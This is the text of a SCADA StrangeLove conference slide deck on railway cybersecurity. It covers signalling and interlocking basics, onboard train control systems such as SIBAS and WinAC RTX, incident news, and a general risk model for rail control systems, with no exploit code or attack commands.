

SCADA STRANGELOVE



[WWW.SCADA.SL](http://WWW.SCADA.SL)

# THE GREAT TRAIN CYBER ROBBERY

Sergey Gordeychik  
Gleb Gritsai

Internets

\*All pictures are taken from Dr  
Strangelove movie and other

# www.scada.sl

▣ Group of security researchers focused on ICS/SCADA

Alexander Timorin

Alexander Tlyapov

Alexander Zaitsev

Alexey Osipov

Andrey Medov

Artem Chaykin

Denis Baranov

Dmitry Efanov

Dmitry Nagibin

Dmitry Serebryannikov

Dmitry Sklyarov

Evgeny Ermakov

Gleb Gritsai

Ilya Karpov

Ivan Poliyanchuk

Kirill Nesterov

Roman Ilin

Roman Polushin

Sergey Bobrov

Sergey Drozdov

Sergey Gordeychik

Sergey Sidorov

Sergey Scherbel

Timur Yunusov

Valentin Shilnenkov

Vladimir Kochetkov

Vyacheslav Egoshin

Yuri Goltsev

Yuriy Dyachenko

---

to **save** Humanity **from** industrial **disaster**

and to **keep** Purity Of Essence


@scadasl

Please note, that this talk is by SCADA StrangeLove team. We don't speak for our employers. All the opinions and information here are of our responsibility (actually no one ever saw this talk before). So, mistakes and bad jokes are all OUR responsibilities.

# Railways

9260 km  
6 day 1:59

Rank	Country	Railway length (km)
1	 United States	224,792
2	 China	112,000
4	 Russia	85,000
3	 India	65,000
5	 Canada	46,552
6	 Germany	43,468
7	 Australia	38,445
8	 Argentina	36,966
9	 South Africa	31,000
10	 France	29,640





How it works?

# Signals and switches

A **signal** is a mechanical or electrical device erected beside a railway line to pass information relating to the state of the line ahead to train/engine drivers.



A railroad **switch**, turnout or [set of] points is a mechanical installation enabling railway trains to be guided from one track to another, such as at a railway junction or where a spur or siding branches off.






# Old school





# Interlocking




# New York City Transit




**Wynton Habersham**  
Vice President and Chief Officer, Service Delivery  
Department of Subways

<https://www.youtube.com/watch?v=Mjx3S3UjmnA>

# Track circuit



# Track circuit



# Relays




Рис. 2.2. Принципиальные схемы модернизированы

# Safety first!



Weld resistance

Weld no transfer contacts

Solid gold and bifurcated contacts

-40 °C...+70 °C operating temperature

Vital relays are **gravity-operated** devices



# Relay room



# Today

## Locomotive


- Traction motors control/ Cab Signaling
- Automatic Train Control
- Passenger Information and Entertainment

## Wayside/Stations

- Computer base interlocking / Centralized traffic control
- Marshalling yard automation
- Automated railway level crossing protection system

## Other systems

- Traction substations
- Tickets / Passenger Information
- Telemetry





## THREATS?

### Squirrels are menacing the power grid: Rodents have disrupted electricity more than birds, racoons and China combined



CHRISTOPHER INGRAHAM, WASHINGTON POST | January 12, 2016 | Last Updated:  
Jan 13 9:55 AM ET  
More from Washington Post



### Monkey causes nationwide blackout in Kenya

By **Tiffany Ap** and **Lonzo Cook**, CNN  
Updated 0427 GMT (1227 HKT) June 8, 2016



# THREATS?

## Four Cyber Attacks On UK Railways In A Year

A security experts says the hackers could create "real disaster related to train safety".



**Video:** Sky News has learned that the UK railway network has suffered at least four major cyber attacks over the last year alone.

## Ukrainian blackout caused by hackers that attacked media company, researchers say

Power company suffered a major attack that led to blackouts across western Ukraine, after an attack on a Ukrainian media company



Smokestacks in Dniprodzershynsk, Ukraine. Photograph: John Mcconnico/AP

<http://news.sky.com/story/four-cyber-attacks-on-uk-railways-in-a-year-10498558>

<https://www.theguardian.com/technology/2016/jan/07/ukrainian-blackout-hackers-attacked-media-company>

# Eurostar

The train's signalling, control and train protection systems include a Transmission Voie-Machine (TVM) signalling system, Controle de Vitesse par Balises (KVB) train protection system, Transmission Beacon Locomotive (TBL) train protection system, Runback Protection System (RPS), European Train Control System (ETCS), Automatic train protection (ATP) system, Reactor Protection System (RPS) and train control system.

<http://www.railway-technology.com/projects/eurostar-e320-high-speed-train/>

KVB - a train protection system used in **France**

MEMOR - **Belgian** railway signaling

TVM - in-cab signaling originally deployed in **France**

TBL - train protection system used in **Belgium**

RPS - Runback Protection

ATP - **Great Britain** implementations of a train protection system

ETCS - **European** Train Control System

Sibas 32 train control system guarantees a safe and smooth transfer of data via the Train Communication Network (TCN), which consists of the train bus (WTB) and vehicle bus (MVB)



# Eurostar

The train's signalling, control and train protection systems include a Transmission Voie-Machine (TVM) signalling system, Controle de Vitesse par Balises (KVB) train protection system, Transmission Beacon Locomotive (TBL) train protection system, Runback Protection System (RPS), European Train Control System (ETCS), Automatic train protection (ATP) system, **Reactor Protection System (RPS)** and train control system.

<http://www.railway-technology.com/projects/eurostar-e320-high-speed-train/>



## SCADA STRANGE LOVE OR

How I Learned to Start Worrying and Love Nuclear ~~Plant~~

Train!

[blog](#)

[twitter](#)

[releases](#)



# Inside the locomotive

A detailed technical drawing of a locomotive's interior, showing various mechanical components, pipes, and structural elements. The drawing is rendered in a light gray color against a dark background, providing a clear view of the complex internal structure of the engine.

- ▣ Loco's internals
  - Traction control
  - Braking system
  - Cab signaling
  - Train protection system
  - Automatic train control
  - Passenger Information and Entertainment
- ▣ Software not available in public
  - True for the all railroad software

# SIBAS fishing

- ▣ SIBAS 32
  - Eurostar e320 high-speed trains
  - class 120.1 locomotive of German Rail
  - S 252 of Spanish National Railways (RENFE)
  - LE 5600 of Portuguese Railways (CP)
  - Velaro
  - class 182 2nd gene EuroSprinter
  - EG 3100 in Sweden, Germany and Denmark
- ▣ SIBAS PN
  - New DB ICE trains



# Bahn Automatisierungs System (SIBAS)

- ▣ SIBAS 32 updates to SIBAS PN
- ▣ Proprietary SIBAS OS to VxWorks + WinAC RTX
- ▣ S7 controllers to PC-based controllers with WinAC RTX software
  - “configured and programmed with STEP 7 in exactly the same way as a normal S7 controller”
- ▣ WTB (Wire Train Bus) to ETB (Ethernet Train Bus)
  - And PROFINET
- ▣ Goodbye weird executable formats and IS. Hello ELF/PE and x86/ppc

# Wir wissen noch nicht



Follow <https://github.com/scadastrangelove> to get WinAC *FeatureServer* scanning and controlling tool very soon



# Is WinAC RTX a post-rock? Yes.

- ❑ Hardcodes
  - No, hardcodes are for the authentication
- ❑ Known protocols
  - XML over HTTP, S7
- ❑ Secure network facing services
  - Self-written web server
  - Self-written xml parser
  - ...
- ❑ Heavily based on WinCC code
- ❑ Runs on Windows x86
- ❑ Vulnerabilities
  - Probably




\*\*\* Stop Detected Initiating RTX Shutdown \*\*\*


RTX: windows stopped - No attached RTSS shutdown handlers.

## How to access PC-based controllers (WinAC RTX)?

- ❑ We don't know
- ❑ We don't want to know
- ❑ We will never know
- ❑ Yet to not know
- ❑ Yet to don't know
- ❑ Not yet to know



# INDUSTRIAL CYBERSECURITY




The secrets of cybersecurity, Valentin Gpanovich, Efim Rozenberg, Sergey Gordeychik . Railway Strategies, Issue 130

[https://issuu.com/schofieldpublishingltd/docs/railway\\_strategies\\_issue\\_130\\_june\\_2](https://issuu.com/schofieldpublishingltd/docs/railway_strategies_issue_130_june_2)


## MISSION CENTRIC APPROACH

- ▶ **Industrial safety:** directly affect physical safety.
- ▶ **Economical:** decrease railroad traffic capacity or other quantitative economical characteristics (train delays, local power outage)
- ▶ **Reliability and functional safety impact:** ICS crashes, out of service, etc.

# COMPUTER BASED INTERLOCKING



# COMPUTER BASED INTERLOCKING




# CBI: Hardware

Wayside devices

OC

CP/CPU

YW




Notation in a chart

WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
